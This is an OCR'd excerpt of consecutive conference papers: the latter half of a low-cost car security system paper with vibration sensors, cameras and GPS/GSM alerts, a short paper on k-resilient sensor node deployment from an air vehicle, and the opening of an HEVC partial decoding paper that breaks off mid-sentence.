Miguel et al. [8] designed a Bluetooth/ General Mobile Radio Service (GMRS) car security system with a randomly located movement detective device by using a system that links the Starter Disable Unit (SDU) and a Randomly Located Device (RLD). It uses GMRS to generate warning messages. The system works in such a way that when the driver activates the system and leaves the car, it would be in a monitoring state through establishing a connection between the Bluetooth, the RLD and the SDU. The GMRS transmission is activated to transmit the alert message and simultaneously activates the SDU function in order to prevent the possible theft. This action is initiated if the RLD notices preset vibration levels, then it implies that there is an intruder inside the car.

Indeed, there are a lot of problems facing car security and information systems in each individual system. In order to summarize the above literature, the problems are classified under few main categories. The problem of expensive components would make the whole system expensive as has been observed by most of the car security systems such as intelligent car park management system based on Wireless Sensor Network (WSN) [1]. Also, high data rate transfer is another problem [4]. It is well known that any developing in security system should take into account the social responsibility of not annoying the peace and tranquility of the neighborhood [3]. Moreover, the security system should be as unobtrusive as possible besides being cost effective, user friendly and more importantly robust in performing the security coverage. Currently all the system are supposed to work with the minimum human interference as possible. It may worth mentioning that most of shortcomings that have been faced in the above systems have been successfully solved in the proposed system design.

III. REQUIREMENT ANALYSIS AND SYSTEM OVERVIEW

This section discusses the requirements of the car security system in general and from costumer perspective in particular. The main goal of the present paper is to develop a cost-effective security system that protects the car against any damage and/or theft. The requirements from the user's point of view are given below:

- The system should be sensitive enough to detect any kind of damage.
- The system should be able to save data as evidence for analysis and future use.
- The system response should be fast enough to instantly capture the action.
- The system should be user-friendly, easy-to-fix, reliable and cost-effective.
- The user should be able to retrieve the saved data easily.

In accordance with above requirements, the system should use high performance but less expensive components. The cost of this system is about 120 USD in Sultanate of Oman. Furthermore, the system must be convenient for the users to fix and use, in addition to being of low initial and maintenance costs. Most importantly, it must have acceptable levels of robustness, accuracy and precision. The components of the security system are:

1) Microcontroller PIC16F887: this device has been used due to its many features. This PIC is easier than other PIC's in respect to the system setup and configuration points of view [11]. In addition to the multitasking feature, it comes at a low price and is easily available in the local market.

2) XYZ sensor: it allows detection of vibration in three directions. It is chosen for many reasons including low power consumption, accuracy and easiness of interfacing.

3) GPS and GSM modems: the GPS provides geographical location by using space-based satellite navigation system. GSM modem allows the system to contact the GSM network by using a subscriber identification module (SIM) [10] card. The GPS and GSM work together to send the details regarding the state of the car and its location to the users.




Figure 1. System Block Diagram.

4) The Camera: it is used to capture the photos of the car [9]. It is simple in order to reduce the system cost and can be bought from any electronic company.

An overview of the proposed system is given in Figure 1. The main idea of the system is to protect the unattended car while it is parked for a while. Sensors are used in order to detect any movement near the vehicle. Once any significant movement is detected, the sensors send appropriate signals to the microcontroller, which in turn will send the signal to the camera. The images taken will be saved in the storage device. At the same time, the user of the car will be informed of the movement via SMS. The security system will be activated once the car is parked and in the absence of the user. For the energy consumption, there is no need to use an extra charger or batteries since it is using the car battery in order to reduce its cost. This system is switched off automatically when the car engine is on to reduce the power consumption.

IV. EXPERIMENTAL SETUP

The proposed system has been implemented in prototype. The user activates the security system to detect any significant motion when the car is in the parking condition. This is done by using two sensors on each side of the car. The camera is fixed in the car and will capture the event to be used as an evidence in future.

These sensors are located near the right front wheel and left rear wheel in order to detect any vibration around the car**.** To enable capturing the whole scene**,** four cameras are used in the prototype to cover all four sides. Each Camera is covering one side of the car. In Figure 2, A, B, C and D represent the positions of these cameras.




Figure 2. Cameras Locations.

For the GPS and GSM systems, if the car is stolen, the car owner sends SMS messege to the GSM system in the car to request the car location. The GSM system stores the mobile number and takes the location of the car using the GPS system and it sends back the car location information by SMS messege to the same number.

V. RESULTS AND ANALYSIS

The intelligent car security system was built to be of high accuracy, robustness, secure and also to be convenient to the users, and meets the user requirements. Thirty tests have been carried out in day light and low light conditions. A total of sixty incidents have been made and tested at different angles of the car. The results were analyzed using four performance parameters. Displaying of car license plate in the captured picture is considered as the most important parameter. The other parameters are the coverage of car angles and the overall perceived clarity of the captured picture. Capturing the picture of the third party who made the incident is also taken as a parameter, though is not very important.

The accuracy index of the system is evaluated by identifying different weights for each parameter according to its importance. The parameter display of license plate in the captured picture is given 50% weight being the most important one because it identifies the plate details of car that is responsible for the accident. The coverage of car angles parameter is determined by the sensors, which are kept at all sides of the car and sense any damage to the car, so it is given 35% weight.

TABLE I. PERFORMANCE PARAMETERS

No.	**Parameter**	**Percentage of Importance**
1	Display of License Plate in the Captured Picture	50%
2	Coverage of all Sides	35%
3	Overall Clarity of the Captured Picture	10%
4	Display of the Third Party Driver in the Captured Picture	5%

The overall perceived clarity of Captured picture is given 10% weight. Capturing the picture of the third party who made the accident is given 5% weight as it is the least important parameter. The various parameters and their weights are given in Table 1.

The result of the first parameter 'display of license plate' is further divided into three types as given in Table 1, according to perceived quality of numbers and alphabets in the plate to make the system simple and cheap:

- Type One-Good, if both numbers and alphabets on the plate are easily readable.
- Type Two-Average, if either number or the alphabets on the plate are readable.
- Type Three-Poor, if both of them are not readable.

TABLE II. TEST RESULT

No.	**Parameter**	**No. of Tests Applied**	**No. of Passed Tests**	**Perceived Image Quality Types**			**Percentage of Tests Passed**
				Good	**Avera ge**	**poor**	
Day Light							
1.	Display of License Plate in the Picture	30	25	7	16	2	83%
Low Light (Evening)							
2.	Display of License Plate in the Picture	30	20	5	8	7	66%

The number of the Passed Tests is less than the overall Applied Tests due to the quality of the camera used in the tests and its position. The number of the Passed Tests at Day time is more than the number of the Passed Tests at the Evening Time (low Light) because the camera does not support the night vision mode.

The Percentage of Passed Tests at Table 2 is calculated by dividing the number of Applied Tests to the number of the Passed Tests.

The AI (Accuracy Index) of the system is calculated by using the following equation:

$$AI = \begin{pmatrix} \text{Persentage of Passed Tests for the Parametr 1} * \\ \text{the Weight of Parameter 1} \\ + \\ \text{Persentage of Passed Tests for the Parametr 2} * \\ \text{the Weight of Parameter 2} \\ + \\ \text{Persentage of Passed Tests for the Parametr 3} * \\ \text{the Weight of Parameter 3} \\ + \\ \text{Persentage of Passed Tests for the Parametr 4} * \\ \text{the Weight of Parameter 4} \end{pmatrix} \qquad (1)$$

Using the test result from Table 3 and the above equation, the accuracy index for the day time (light view) and for the low light have been calculated as follows:

$$AI\_{}_{\text{LightView}} = (83\text{x}50\%)+(100\text{x}35\%)+(100\text{x}10\%)+(50\text{x}5\%)$$

$$= 88.6\%$$

$$AI\_LowLightView = (66\text{x}50\%)+(100\text{x}35\%)+(53.3\ 10\%\text{x})+ (16.6\ \text{x}5\%)$$

$$= 74.16\%$$

Thus the accuracy index of the system at day light condition is 88.5% and at low-light condition is 74.16% and the OAI (Overall Accuracy Index) of the system is 81.3% which is calculated by using the following equation:

$$OAI = (AI\_LightView+AI\_LowLightView)/2 \qquad (2)$$

TABLE III. TESR RESULTS

No.	Parameter	No. of Tests Applied	No. of Passed Tests	No. of Failed Tests	Percentage of Tests Passed
Day Light					
1.	Covering All Sides of the Car	30	30	0	100%
2.	Overall Clarity of the Picture	30	30	0	100%
3.	Display of the Third Party in the Picture	30	15	15	50%
Low Light (Evening)					
4.	Covering All Car Sides	30	30	0	100%
5.	Overall Clarity of the Picture	30	16	7	53.3%
6.	Display of the Car Driver in the Picture	30	5	25	16.6%

It is found that the system can cover easily more than 300m of the road, but the system has faced only one problem, namely the problem of interfacing between the transmitters. This problem can be solved in two ways: First, by reducing the transition power and organizing the transition location precisely and second, by making two different coding systems for each side of the road.

The above calculations and analysis were done in the prototype. The next stage was implemented in a module on a real car. In addition, in this stage we have checked the functionality status of the system in general.

From Table 3, it is observed that the number of Applied Tests is greater than or equal to the number of Passed Tests, which was related to the measurement that were taken by the camera, which depended on the camera position and quality. For the Low light measurement, the camera does not support the night vision mode, so the number of the Passed Tests compared to the overall Applied Tests has been reduced relatively. The percentage of Passed Tests has been calculated and given in Tables 2 and 3.

On the basis of the above observation, we can conclude that the system is generally good and can be improved by using a camera that supports night vision mode. Also, the location of the cameras can be modified in order to increase the system accuracy index.




Figure 3. Display of License Plate in - Day Light.




Figure 4. Display of License Plate in - Low Light.

In order to study and analyze the results more specifically, separate graphs were drawn for the above cases and given in Figures 3 to 7 . From Figures 3 to 7, it can be observed that the performance of the camera is much better at working in day light condition than in low light condition. In other words, the clerity of the displayed tests is 100% (in day light), whereas the clarity of the displayed tests is 53.3% (in low light).This means that the utilized camera was not supporting low light mode and at the same time it indicated the necessity of providing some support to the night camera mode. This shortcoming can also be overcame and the system can be improved if we change the type and location of the cameras.




Figure 5. Covering all Car Sides.




Figure 6. Overall Clarity of the Captured Picture - Day Light.

The results of testing the sensitivity of the sensors are demonstrated in Figure 5. Form Figure 5, we observed that the sensors are working perfectly and detecting any vibration in all corners with 100% of clarity.

The results of the third party driver are displayed in Figures 8 and 9. The test shows that the clarity ratios are 50% in day light and 25% in low light. The computed ratios are low because of the heating and sometimes the third party may be driving in the reverse mode. It is possible to increase these percentages by using a camera that supports low light mode.




Figure 7. Overall Clarity of the Captured Picture - Low Light.




Figure 8. Display of the Third Party in the Picture - Day Light.




Figure 9. Display of the Third Party in the Picture - Low Light.

VI. CONCLUSION AND FUTURE WORK

The main objective of this paper is to develop an intelligent car security system that protects cars against theft attempts and gives vital information including pictures of crushing incidents that happen at parking lots due to careless parking. The system is easy to use and provides information without the need for human involvement. This system helps the car user to know about any crash at the parking lot by sending the information to his/her smart phone which are captured by the sensors and the cameras. In the event of theft, the location of car can be identified with the help of GPS tracking which is built in the system. The system is secure, reliable, flexible and affordable. Results based on a number of tests conducted at different conditions show that the system provides accurate results. Furthermore, it is observed that the accuracy index of the system at day light is better than at low light conditions. In future work, it is proposed to capture not only pictures, but also short video of the incident as an enhancement to the system and high camera quality with high resolution night-vision capabilities will be used at different positions. The number of the cameras will be increase. The other area of future work is to attempt reducing the interference between the transmitters from different cars. It is recommended to design directional antennas or special type of signal jammers. The GSM modem can be upgraded with GPRS or 3G capabilities so that a low resolution picture or video clip of the incident or the intruder could be sent to the car owner.

REFERENCES

[1] Tang, V.W.S., Yuan Z., and Jiannong C.,, "An Intelligent Car Management System based on Wireless Sensor Networks," 1st International Symposium on Pervasive Computing and Applications. Hong Kong, 2009.

[2] Al-Absi H.R.H., Devaraj J.D.D., Sebastian P., and Yap Vooi Voon, "Vision-Based Automated Parking System, Tenth Internation Conference on Information Science, Signal Processing and their Applications., Kuala Lumpur, Malaysia 2011.

[3] Rashidi, F.R.M., Ariff, M.H., and Ibrahim, M.Z., „Car Monitoring using Bluetooth Security System," International conference on Electronic, Control and computer Engineering. Pahang, Malaysia, 2011.

[4] Balajee Seshasayee V., and Manikandan E., "Automobile Security System Based on Face Recognition Structure Using GSM Network" Advance in Electronic and Electric Engineering, 3013.

[5] Ruchita S., and Anuradha G., "GSM Based Car Security System," International Journal of Engineering and Innovation Technology. 2012.

[6] Jadhav A., and Gadhari P., "Interactive Voice Response (IVR) and GSM Based Control System," Proceedings of the National Conference "NCNTE-2012". Mumbai. 2012

[7] India yellow pages, Pantagone satellite Bhopal, Available from: http://www.indianyellowpages.com/pantagone-satellite-bhopal/products.htm?slno=257962. [Accessed :5th May 2012].

[8] Miguel A., Porta G., Jose A., Estufillo S., and Moises A., "Bluetooth/GMRS Car Security System with a Randomly Located Movement.Electronics," Robotics and Automotive Mechanics Conference, Washington, 2006.

[9] Peter R., Chris V., Kris L., Karin C., Yolande B., and Yves V.., "Component-based infrastructure for pervasive user interaction", Proceedings of Software Techniques for Embedded and Pervasive Systems., 2005.

[10] Jeffrey N., Brad A. M., Michael H., Joseph H,Thomas K. H., Roni R., and Mathilde P., "Generating Remote-Control interfaces for Complex Appliances," Proceedings of the ACM Conference of User-Interface software and Technology (UIST02), 2002.

[11] Brad A. M., Jeffrey N. , Jacob O., Wobbrock C., and Robert C. M.., "Taking handheld devices to the next level," IEEE Computer Society, 2004.

A *k*-Resilient Node Deployment Scheme Using an Air Vehicle in Wireless Sensor Networks

Daehee Kim and Sunshin An
Department of Electronics Engineering
Korea University, Seoul, Republic of Korea
e-mail: {dhkim, sunshin}@dsys.korea.ac.kr

***Abstract*— Since wireless sensor networks (WSNs) are susceptible to physical node capture attacks, it is not sufficient to use cryptography for secure communications in WSNs. To resolve this problem, we propose a node deployment scheme using an air vehicle which tolerates up to *k* compromised nodes, called *k*-resilience. Our scheme models the environmental effect as Gaussian distribution and deploys sensor nodes using an air vehicle to statistically ensure *k*-resilience. We also show how well our scheme guarantees *k*-resilience through a simulation in MATLAB.**

Keywords-node deployment; k-resilience; air vehicle; WSNs

I. Introduction

Wireless sensor networks (WSNs) are vulnerable to physical node capture attacks since WSNs are usually deployed in the hostile environment and operated unattended for a long time. Hence, cryptography-based secure communications are not enough for WSNs. One of the most widely used solutions is to take advantage of redundancy [1]. Suppose that a sensor node *A* has three neighbors, one of which is compromised by an adversary, thus two nodes send correct information and a compromised node send false information. In this case, the sensor node *A* can get correct information by selecting the median value among the received messages. More generally, each node requires $2k+1$ neighbors to guarantee *k*-resilience, which tolerates up to *k* compromised nodes.

The easiest way to guarantee *k*-resilience is a deterministic deployment which takes too much effort and is almost impossible in large-scale WSNs. In contrast, deploying sensor nodes randomly needs too many sensor nodes to guarantee *k*-resilience [2]. To meet halfway, we propose a *k*-resilient node deployment scheme using an air vehicle. We first model the environmental effect such as wind using Gaussian distribution, and thus the real position of the dropped node from the air vehicle is statistically determined. With this statistical information, we propose a node deployment scheme to statistically guarantee *k*-resilience. Finally, we show that our scheme guarantees *k*-resilience through a simulation in MATLAB and compare the required number of nodes for *k*-resilience with the deterministic deployment and the random deployment.

The rest of this paper is organized as follows. Section II describes the assumptions and proposes our scheme. After evaluating our scheme in Section III, Section IV concludes this paper.

II. State of the Art

The node deployment schemes in WSNs can be classified into three categories: 1) Deterministic deployment, 2) Random deployment, and 3) Controlled random deployment [2]. The deterministic deployment can easily achieve *k*-resilience by manually deploying *k* nodes within the transmission range of each node. However, this needs too much effort and is almost impossible in large-scale WSNs. In contrast, the random deployment requires too many nodes to guarantee *k*-resilience [3]. The controlled random deployment [2] locates each node from the air vehicle considering wind effect, which balances between the deterministic and random deployment in terms of feasibility and the required number of nodes. However, it does not take *k*-resilience into account.

Compared with other schemes, our scheme not only statistically guarantees *k*-resilience considering the environmental effect, but also efficient from the perspective of the required number of nodes.

III. Proposed Scheme

A. Assumptions

We assume that each sensor node is deployed in the 2-dimensional area from the air vehicle which moves at a fixed height of *h*, with a constant velocity *v* in parallel to the axis *X* as shown in Figure 1. While dropping, a sensor node is affected by the environmental effect, mainly wind, which is assumed to conform to Gaussian distribution of $E \sim N(\mu, \sigma^2)$.




Figure 1. Example of dropping a sensor node from an air vehicle.

For simplicity, we assume that the environmental effect is also 2-dimensional and thus the E is divided to $E_x \sim N(\mu_x, \sigma_x^2)$ and $E_y \sim N(\mu_y, \sigma_y^2)$. Finally, each sensor node is assumed to have a fixed transmission range of R.

B. k-Resilient Node Deployment Scheme

As stated previously, we select a node deployment scheme using an air vehicle to find a balance between the deterministic deployment and the random deployment.

When a sensor node is dropped from an air vehicle as depicted in Figure 1, the most probable position P is

$$P = \left(x + \frac{\mu_x h}{mg} + v\sqrt{\frac{2h}{g}}, y + \frac{\mu_y h}{mg}, 0 \right) \qquad (1)$$

where g is the gravitational acceleration, and (x, y) is the position of the air vehicle. The second term and third term in the x-coordinate of (1) are from the environmental effect and the velocity, respectively. The second term in the y-coordinate of (1) is due to the environmental effect. Under our assumption that the environmental effect conforms to Gaussian distribution, we can compute a rectangle where a node is really located with a probability of 99.7% using $\mu_x \pm 3\sigma_x$ and $\mu_y \pm 3\sigma_y$ instead of μ_x and μ_y in (1). Then, as shown in Figure 1, the shaded rectangle S becomes

$$\begin{aligned} S = & \left[x + \frac{(\mu_x - 3\sigma_x)h}{mg} + v\sqrt{\frac{2h}{g}}, x + \frac{(\mu_x + 3\sigma_x)h}{mg} + v\sqrt{\frac{2h}{g}} \right] \\ & \times \left[y + \frac{(\mu_y - 3\sigma_y)h}{mg}, y + \frac{(\mu_y + 3\sigma_y)h}{mg} \right] \end{aligned} . \qquad (2)$$

Using the fact that the real position of the dropped node is bounded by the rectangle, which has a width of $6\sigma_x h/mg$ and a height of $6\sigma_y h/mg$, with a confidence probability of 99.7%, we try to develop a k-resilient node deployment scheme. Suppose a circle centered at a node A with a transmission range of R as Figure 2. As mentioned earlier, each node must have $2k$+1 neighbors to guarantee k-resilience, which tolerates up to k compromised nodes. Without the environmental effect, we only need to deploy $2k$+2 nodes within the outer circle in Figure 2. However, the circle should be shrunken to the inner circle by σ_{max} which can ensure that $2k$+2 nodes are located within the outer circle with a confidence probability of at least 99.7%. To deploy $2k$+2 nodes within the inner circle, we compute a distance d between neighboring nodes as follows [4].

$$d = \sqrt{\frac{\pi (R - \sigma_{max})^2}{2k+2}}, \quad where \ \sigma_{max} = \max\left(\frac{3\sigma_x h}{mg}, \frac{3\sigma_y h}{mg} \right) \qquad (3)$$

Given d, we begin to deploy sensor nodes. Suppose that the area to be deployed is a rectangle from (0, 0) to (x_{max}, y_{max}). Deployment proceeds from (0, 0) to $(x_{max}, 0)$ in parallel with the axis X. To locate the first sensor on (0, 0), an air vehicle is firstly located at

$$\left(-\frac{\mu_x h}{mg} - v\sqrt{\frac{2h}{g}}, -\frac{\mu_y h}{mg}, h \right). \qquad (4)$$



$\frac{3\sigma_y h}{mg}$
$R - \sigma_{max}$
d
A
R
$\frac{3\sigma_x h}{mg}$
$\sigma_{max} = \max\left(\frac{3\sigma_x h}{mg}, \frac{3\sigma_y h}{mg} \right)$

Figure 2. Deployment of $2k$+2 nodes to guarantee k-resilience.

TABLE I. THE NUMBER OF REQUIRED SENSOR NODES FOR K-RESILIENCE

Scheme	Number of Required Sensor Nodes	*k*-resilience
Our scheme	81225	100 %
Deterministic	76729	100 %
Random	125687	99.7 %

The air vehicle then moves with the velocity v in parallel to the axis X, and drops a sensor node every d/v second. When the air vehicle completes the deployment of the first line, the air vehicle moves to deploy the second line which is from (x_{max}, d) to $(0, d)$ aiming at

$$\left(x_{max} + \frac{\mu_x h}{mg} + v\sqrt{\frac{2h}{g}}, \frac{\mu_y h}{mg} + d, h \right). \qquad (5)$$

Then, the air vehicle moves on the reverse direction of the axis X in parallel, and drops sensor nodes every d/v second. This procedure is repeated until the entire area is covered. Note that our scheme does not consider the boundary effect, which is left as a future work.

IV. EVALUATION

In this section, we evaluate our scheme through a simulation in MATLAB where k is 11, S is 10 km × 10 km, R is 100 meters, h is 100 meters, v is 50 km/hour, m is 100 grams, $E_x \sim N(100, 5)$, and $E_y \sim N(100, 10)$. Table I shows that all of three deployment schemes guarantee k-resilience, but our scheme requires much less sensor nodes than the random deployment. It is important to note that our scheme is originally designed to guarantee k-resilience with the confidence probability of 99.7%, but our scheme shows 100 % k-resilience as shown in Table I. This is because our scheme selects the inner circle conservatively as shown in Figure 2.

V. CONCLUSION

In this paper, we proposed a k-resilient node deployment scheme using an air vehicle which not only guarantees almost 100% *k*-resilience but also requires less number of sensor nodes than the random deployment. Our future work includes two things, one of which is to consider the boundary effect and the other is to perform the real profiling of the environment effect for determining σ_x and σ_y.

References

[1] K. Sun, P. Ning, and C. Wang, "Secure and resilient clock synchronization in wireless sensor networks," IEEE J. sel. Areas Commun., vol. 24, no. 2, 2006, pp. 395-408.

[2] N. Boudriga, "On a controlled random deployment WSN-based monitoring system allowing fault detection and replacement," Int. J. Distrib. Sensor Netw., vol. 2014, 2014, pp. 1-13.

[3] Y. Huang, J.-F. Martínez, J. Sendra, and L. López, "The influence of communication range on connectivity for resilient wireless sensor networks using a probabilistic approach," Int. J. Distrib. Sensor Netw., vol. 2013, 2013, pp. 1-11.

[4] W. Y. Poe and J. B. Schmitt, "Node deployment in large wireless sensor networks: coverage, energy consumption, and worst-case delay," Proc. ACM AINTEC, 2009, pp. 77-84.

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

Efficient Partial Decoding Algorithm for High Efficiency Video Coding

Do-Kyung Lee
Department of Electronics and Computer Engineering
Hanyang Universty
Seoul, Republic of Korea
dky1006@gmail.com

Jechang Jeong
Department of Electronics and Computer Engineering
Hanyang Universty
Seoul, Republic of Korea
jjeong@hanyang.ac.kr

***Abstract*— In this paper, we proposed efficient partial decoding algorithm for high efficiency video coding (HEVC). HEVC is the new video coding standard for next generation video industry. However, it needs massive memory and consumes battery power since the resolution of video sequences became larger. The goal of our approach is to reduce video resolution and memory size for mobile devices. Our algorithm is implemented to HEVC decoder. Experimental results show that the proposed algorithm can efficiently reduce video resolution during decoding process.**

Keywords*- *HEVC; Video codec; Partial decoding; Low resolution decoding.

I. Introduction

High efficiency video coding is the latest international video coding standard, which is established by Joint Collaborative Team in Video Coding (JCT-VC) consists of Video Coding Experts Group (VCEG) by ITU-T and Moving Picture Experts Group (MPEG) of ISO/IEC. HEVC achieves half bit-rate reduction compared with H.264/AVC and deals with various video sequence like Ultra High Definition (UHD), High Definition (HD), screen contents and video conferencing sequences. HEVC employs new technologies [2], for instance, quad-tree based block partitioning structure, 35 intra prediction direction, DCT-based interpolation filter for fractional inter prediction, sample adaptive offset (SAO). However, Decoded Picture Buffer (DPB) size and memory bandwidth of encoder and decoder of HEVC is dramatically increased caused by high resolution. In case of mobile devices, memory and battery capacity are very limited resources and important issue for both of customer and engineer. In low resolution decoding for high efficiency video coding (LRD) [3], for reducing battery consumption, authors proposed simple partial decoding algorithm for HEVC. The goal of LRD is to switch on low power decode mode when necessary to saving battery power. However, LRD is implemented only for the encoder and it is not concerned with decoder side. Also, using LRD algorithm, we cannot reduce actual video resolution.

In this paper, we propose partial decoding algorithm with resizing resolution of video sequences for HEVC decoder. In Section II, the conventional algorithm is briefly reviewed. The proposed algorithm is explained in Section III and experimental results and their discussion are presented in Section IV. Finally, we conclude our study in Section V.




Figure 1. Decomposing image block in LRD

II. Conventional Algorithm

In [3], authors proposed low power decode mode in HEVC. First, LRD decomposes a video sequence into two components, which are low resolution component (LR) and high resolution component (HR), as shown in Figure 1. When low power decode mode is switched on, only the low resolution component is decoded following LRD algorithm. Also, LRD employs lossless buffer compression algorithm [4] for additional data reduction using absolute moment block truncation.




Figure 2. Direct pixel copy for intra prediction

Intra prediction is used to reduce spatial redundancy using high correlation between adjacent pixels. Reference pixels located upper and left of current block is utilized for predicting current pixels. When the low power decode mode is on, HR components do not exist in the reference pixels and it should be interpolated for decoding current Prediction

